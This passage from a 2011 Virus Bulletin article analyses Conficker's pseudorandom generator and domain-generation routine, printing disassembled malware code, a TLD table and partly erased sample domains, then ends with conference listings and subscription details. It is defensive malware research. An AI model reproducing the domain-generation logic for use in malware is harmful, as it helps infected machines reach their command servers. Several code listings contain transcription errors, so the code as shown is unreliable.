After getting the sine of ST0, another series of FPU instructions are executed. At the end of the codes below, it gets the log of ST0:

```
83 C4 08          add esp,8
DD 5D E0          fstp [ebp+TempMem4]
83 65 F8 00       and dword ptr [ebp+TempMem1],0
89 55 FC          mov memA,edx
21 75 FC          and memA,esi
23 D7            and edx,edi
89 45 E8          mov dword ptr [ebp+TempMem3],eax
89 55 EC          mov memC,edx
DF 6D E8          fild [ebp+TempMem3]
51                push ecx
DF 6D F8          fild [ebp+TempMem1]
51                push ecx
D9 E0            fchs
DE C1            faddp st(1),st
DC 45 E0          fadd [ebp+TempMem4]
DC 4D F0          fmul [ebp+TempMem2]
DC 4D F0          fmul [ebp+TempMem2]
DD 5D E0          fstp [ebp+TempMem4]
DD 45 F0          fld [ebp+TempMem2]
DD 1C 24          fstp RegStackPointer
E8 06 94 00 00    call MSVCRT.log
```

Finally, Conficker copies the value of ST0 to MemLocHigh and MemLocLow using the FSTP instruction. The return value at register EAX also contains the new MemLocHigh value.

```
59                pop ecx
59                pop ecx
5F                pop edi
DD 1D 90 9D 3B    fstp MemLocHigh
A1 90 9D 3B 00    mov eax,MemLocHigh
5E                pop esi
C9                leave
C3                retn
```

The new values of the MemLocHigh and MemLocLow memory locations will now be supplied as the 64-bit value

for the next execution of the pseudorandom generator.

WRAPPING UP

Conficker's pseudorandom generator accepts a 64-bit value. It performs a calculation on this 64-bit value using FPU instructions such as FILD, FCHS, FADDP, FSTP and FMUL. These instructions use the special stack registers ST0, ST1, ..., ST7. Conficker also uses the mathematical functions sine and log to produce a different numeric result.

After the long and tedious calculations, the end result is a new 64-bit value. This new 64-bit value is used as the input parameter for the next call to the pseudorandom generator.

The lower 32-bit value is stored in the EAX register, which is essential in the generation of the domain names.

TIME TO GENERATE DOMAIN NAMES

Conficker's pseudorandom number generator is an important component in generating the pseudorandom domain names that are recognized by all Conficker-infected machines (of the same variant) and its C&C servers.

The actual domain name generating routine can be divided into three blocks of code (see Figure 4).

The first block of code, block A, sets up the counter for creating 250 (number varies by variant) domain names. Each domain name is stored in a memory location generated by a call to the GlobalAlloc() API.

The second block of code, block B, starts by calling Conficker's pseudorandom generator routine. The resulting EAX value from the routine is converted by the CDQ instruction to quad word in EDX:EAX via sign extension. (For example: if EAX = 0 or positive, EDX will be 0000 0000; otherwise if EAX is negative, EDX will be 0xFFFFFFFF.)

PUSH 4, POP ECX AND IDIV ECX divides the value in EDX:EAX by four, yielding the remainder in EDX. The possible values for the remainder in EDX range from -3 to 3. Adding eight to the remainder gives us the number of characters to be generated for the new domain name.

The resulting EAX from a call to the pseudorandom generator is converted to its absolute value by calling the labs() API (which calculates the absolute value of a

Address	Value	Comment
003B9D70	003A48E0	ASCII ".cc"
003B9D74	003A48DC	ASCII ".cn"
003B9D78	003A48D8	ASCII ".ws"
003B9D7C	003A48D0	ASCII ".com"
003B9D80	003A48C8	ASCII ".net"
003B9D84	003A48C0	ASCII ".org"
003B9D88	003A48B8	ASCII ".info"
003B9D8C	003A48B0	ASCII ".biz"

Figure 3: TLD strings.

```

<<generate_new>> MOV DWORD PTR SS:[EBP-1C],EDI      EDI = domain name counter
MOV EBX,0FA                      0xFA = 250
CMP EDI,EBX
JNB SHORT <<done_250_names>>
PUSH 20
PUSH 40
CALL DWORD PTR DS:[13A1004]        kerne!32.GlobalAlloc
MOV EBX,EBX
MOV DWORD PTR SS:[EBP+EDI*4-488],EBX [EBP+EDI*4-488] = location for new domain name
CALL <<pseudo-random generator>>
CDQ
PUSH 4
POP ECX
IDIV ECX
MOV ESI,EDX
MOV DWORD PTR SS:[EBP-34],ESI      [EBP-34] = no. of chars to generate
MOV DWORD PTR SS:[EBP-48],EBX     [EBP-48] = copy of memory location for new domain name
AND DWORD PTR SS:[EBP-28],0       [EBP-28] = no. of chars generated
CMP DWORD PTR SS:[EBP-28],ESI     [EBP-28] = no. of chars generated
JNB SHORT <<done_new_name>>
CALL <<pseudo-random generator>>
CALL 003B70B                      JMP to MSUCRT.labs
PUSH 1A
POP ECX
IDIV ECX
ADD EDX,61
MOV EAX,DWORD PTR SS:[EBP-28]     [EBP-28] = no. of chars generated
MOV BYTE PTR DS:[EAX*EBX],0L      [EBP-28] = no. of chars generated
INC DWORD PTR SS:[EBP-28]
JMP SHORT <<check_name>>
<<done_new_name>> MOV BYTE PTR DS:[EBP+ESI*4]
CALL <<pseudo-random generator>>
AND EBX,7
PUSH DWORD PTR DS:[EAX*4+3B9D70]
PUSH DWORD PTR SS:[EBP+EDI*4-488] [EBP+EDI*4-488] = location for new domain name
CALL 003B6F8                      JMP to MSUCRT.streat
POP ECX
INC EDI
MOV ESI,DWORD PTR SS:[EBP-2C]
JMP <<generate_new>>
<<done_250_names>> MOV DWORD PTR SS:[EBP-30],1
    
```

Figure 4: Blocks of code for the domain name generation.

long integer). The value is now divided by 0x1A (26 in decimal), to determine which letter of the alphabet has been selected; adding 0x61 to the value transforms it to hexadecimal code representing the lower case equivalent of the letter.

Address	Value	ASCII	Comment
0006ED10	000C79A0	0x...	ASCII "h...ws"
0006ED14	000C7870	xx...	ASCII "m!a!xudf...ws"
0006ED18	000C7800	%..	ASCII "k!c!p!w!.info"
0006ED1C	000C98E0	3'..	ASCII "d!a!p!l!j!.biz"
0006ED20	000C9A10	@..	ASCII "h!m!f!d!r!z!.biz"
0006ED24	000C9500	P@..	ASCII "q!c!j!h!.biz"
0006ED28	000C9E70	p!..	ASCII "x!q!u!.info"
0006ED2C	000C9E08	!..	ASCII "l!x!q!d!u!b!o!k!p!.ws"
0006ED30	000C9EE0	al..	ASCII "l!k!q!t!g!.ws"
0006ED34	000C9F10	!!..	ASCII "y!f!l!g!.cn"
0006ED38	000C9870	p..	ASCII "m!r!z!k!g!o!.com"
0006ED3C	000C98A8	'..	ASCII "m!f!x!a!g!l!q!.cc"
0006ED40	000C98E0	3'..	ASCII "h!y!d!r!p!.org"
0006ED44	000C9910	!..	ASCII "h!d!z!r!n!k!a!.biz"
0006ED48	000C9950	P!..	ASCII "m!d!t!u!x!.ws"
0006ED4C	000C9980	!..	ASCII "h!m!l!.org"
0006ED50	000C9A60	h!..	ASCII "h!m!t!.cn"
0006ED54	000C9A00	<..	ASCII "h!m!t!.net"
0006ED58	000C9A80	h!..	ASCII "h!m!t!.info"
0006ED5C	000C9AC0	h!..	ASCII "h!m!d!g!f!u!e!t!.net"
0006ED60	000C9AC8	H+..	ASCII "h!m!x!j!d!g!l!l!.cn"
0006ED64	000C9AC0	!..	ASCII "h!m!p!d!y!.com"
0006ED68	000C9AC8	-..	ASCII "h!m!m!b!.net"
0006ED6C	000C9AC0	0..	ASCII "h!m!n!q!l!p!.cc"
0006ED70	000C9AD8	(-..	ASCII "m!r!t!g!n!o!l!.ws"
0006ED74	000C9AD0	-..	ASCII "m!n!l!.cn"

Figure 5: Random domain names generated by Conficker (some letters intentionally erased).

The JMP instruction creates the loop that generates the pre-computed number of lower case letters for the domain name.

The third block of code, block C, ANDs the value of EAX from a call to the pseudorandom generator by seven. It effectively selects the TLD (top-level domain) suffix from one of the following: .cc, .cn, .ws, .com, .net, .org, .info and .biz (see Figure 3). The selected TLD suffix is now appended to the domain name generated from block B.

To summarize, in this Conficker variant, 250 domain names will be generated. Each domain name consists of lower case letters of the alphabet that range from five to 11 characters with the TLD suffix taken from the eight possible TLD strings. Note that each call to the pseudorandom generator produces a new 64-bit value that acts as the new input for the same routine.

ON AN ENDING NOTE

Pseudorandom generators are increasingly becoming an integral component of modern malware, not just for generating random domain names. Given this ability, Conficker proves to us that if an anti-virus system is not capable of emulating FPU instructions, it will be left behind. Other Conficker variants have slight variations on their pseudorandom generator, yet the same idea remains.

Conficker synchronizes its generated domain names with other infected machines and C&C servers by using the date and time taken from a randomly selected search engine website.

In addition, we have recently seen domain name generation in the Licat file infector, the Srizbi trojan [4], and some phishing-capable trojans. The common denominator between Conficker and these pieces of malware is the use of the current date and time for synchronization; the use of random domain names will only be successful if they can also be generated by their C&C servers.

They are out there. Hundreds of pieces of malware with domain name generation capability are around, and there are more to come. The question is: can we catch up?

REFERENCES

- [1] Windows Internet. [http://msdn.microsoft.com/en-us/library/aa385331\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa385331(v=VS.85).aspx).
- [2] SYSTEMTIME Structure. [http://msdn.microsoft.com/en-us/library/ms724950\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms724950(v=vs.85).aspx).
- [3] FILETIME Structure. [http://msdn.microsoft.com/en-us/library/ms724284\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms724284(v=vs.85).aspx).
- [4] <http://www.virusbtn.com/vba/2007/11/vb200711-srizbi>.



VB2011 BARCELONA 5-7 OCTOBER 2011

Join the VB team in Barcelona, Spain for the anti-malware event of the year.

- What:**
- Three full days of presentations by world-leading experts
 - Rogue AV
 - Botnets
 - Social network threats
 - Mobile malware
 - Mac threats
 - Spam filtering
 - Cybercrime
 - Last-minute technical presentations
 - Networking opportunities
 - Full programme at www.virusbtn.com

Where: The Hesperia Tower, Barcelona, Spain

When: 5-7 October 2011

Price: VB subscriber rate \$1795

**BOOK ONLINE AT
WWW.VIRUSBTN.COM**

END NOTES & NEWS

The Eighth Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2011) takes place 7–8 July 2011 in Amsterdam, The Netherlands. For details see <http://www.dimva.org/dimva2011/>.

Black Hat USA takes place 30 July to 4 August 2011 in Las Vegas, NV, USA. DEFCON 19 follows the Black Hat event, taking place 4–7 August, also in Las Vegas. For more information see <http://www.blackhat.com/> and <http://www.defcon.org/>.

The 20th USENIX Security Symposium will be held 10–12 August 2011 in San Francisco, CA, USA. See <http://usenix.org/>.

The 8th Annual Collaboration, Electronic messaging, Anti-Abuse and Spam Conference (CEAS 2011) will be held in Perth, Australia 1–2 September, 2011. See <http://ceas2011.debii.edu.au/>.

(ISC)² Security Congress takes place 19–22 September 2011 in Orlando, FL, USA. The first annual (ISC)² Security Congress offers education to all levels of information security professionals, not just (ISC)² members. For more information visit <http://www.isc2.org/congress2011>.



VB2011 takes place 5–7 October 2011 in Barcelona, Spain. For full programme details including abstracts for each paper, and online registration see

<http://www.virusbtn.com/conference/vb2011/>.

RSA Europe 2011 will be held 11–13 October 2011 in London, UK. For details see <http://www.rsaconference.com/2011/europe/index.htm>.

The MAAWG 23rd General Meeting takes place 24–27 October 2011 in Paris, France. See <http://www.maawg.org/>.

The Hacker Halted Conference takes place 25–27 October 2011 in Miami, FL, USA. The conference is preceded by the Hacker Halted Academy (a range of technical training and certification classes) 21–24 October. For more information about both events see <http://www.hackerhalted.com/2011/>.

The CSI 2011 Annual Conference will be held 6–11 November 2011 in Washington D.C., USA. See <http://www.CSIannual.com/>.

The sixth annual APWG eCrime Researchers Summit will be held 7–9 November 2011 in San Diego, CA, USA. The summit will bring together academic researchers, security practitioners and law enforcement to discuss all aspects of electronic crime and ways to combat it. For more details see <http://www.antiphishing.org/ecrimeresearch/2011/cfp.html>.

The 14th AVAR Conference (AVAR2011) and international festival of IT Security will be held 9–11 November 2011 in Hong Kong. For details see <http://aavar.org/avar2011/>.

Ruxcon takes place 19–20 November 2011 in Melbourne, Australia. The conference is a mixture of live presentations, activities and demonstrations presented by security experts from the Aus-Pacific region and invited guests from around the world. For more information see <http://www.ruxcon.org.au/>.

Takedowncon 2 - Mobile and Wireless Security will be held 2–7 December 2011 in Las Vegas, NV, USA. EC-Council's new technical IT security conference series aims to bring industry professionals together to promote knowledge sharing, collaboration and social networking. See <http://www.takedowncon.com/> for more details.

ADVISORY BOARD

Pavel Baudis, Alwil Software, Czech Republic
Dr Sarah Gordon, Independent research scientist, USA
Dr John Graham-Cumming, Causata, UK
Shimon Gruper, NovaSpark, Israel
Dmitry Gryaznov, McAfee, USA
Joe Hartmann, Microsoft, USA
Dr Jan Hruska, Sophos, UK
Jeannette Jarvis, Independent researcher, USA
Jakub Kaminski, Microsoft, Australia
Eugene Kaspersky, Kaspersky Lab, Russia
Jimmy Kuo, Microsoft, USA
Costin Raiu, Kaspersky Lab, Russia
Péter Ször, McAfee, USA
Roger Thompson, AVG, USA
Joseph Wells, Independent research scientist, USA

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: \$175
- Corporate (turnover < \$10 million): \$500
- Corporate (turnover < \$100 million): \$1,000
- Corporate (turnover > \$100 million): \$2,000
- *Bona fide* charities and educational institutions: \$175
- Public libraries and government organizations: \$500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: \$100

See <http://www.virusbtn.com/virusbulletin/subscriptions/> for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: <http://www.virusbtn.com/>

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

This publication has been registered with the Copyright Clearance Centre Ltd. Consent is given for copying of articles for personal or internal use, or for personal use of specific clients. The consent is given on the condition that the copier pays through the Centre the per-copy fee stated below.

VIRUS BULLETIN © 2011 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England. Tel: +44 (0)1235 555139. /2011/\$0.00+2.50. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form without the prior written permission of the publishers.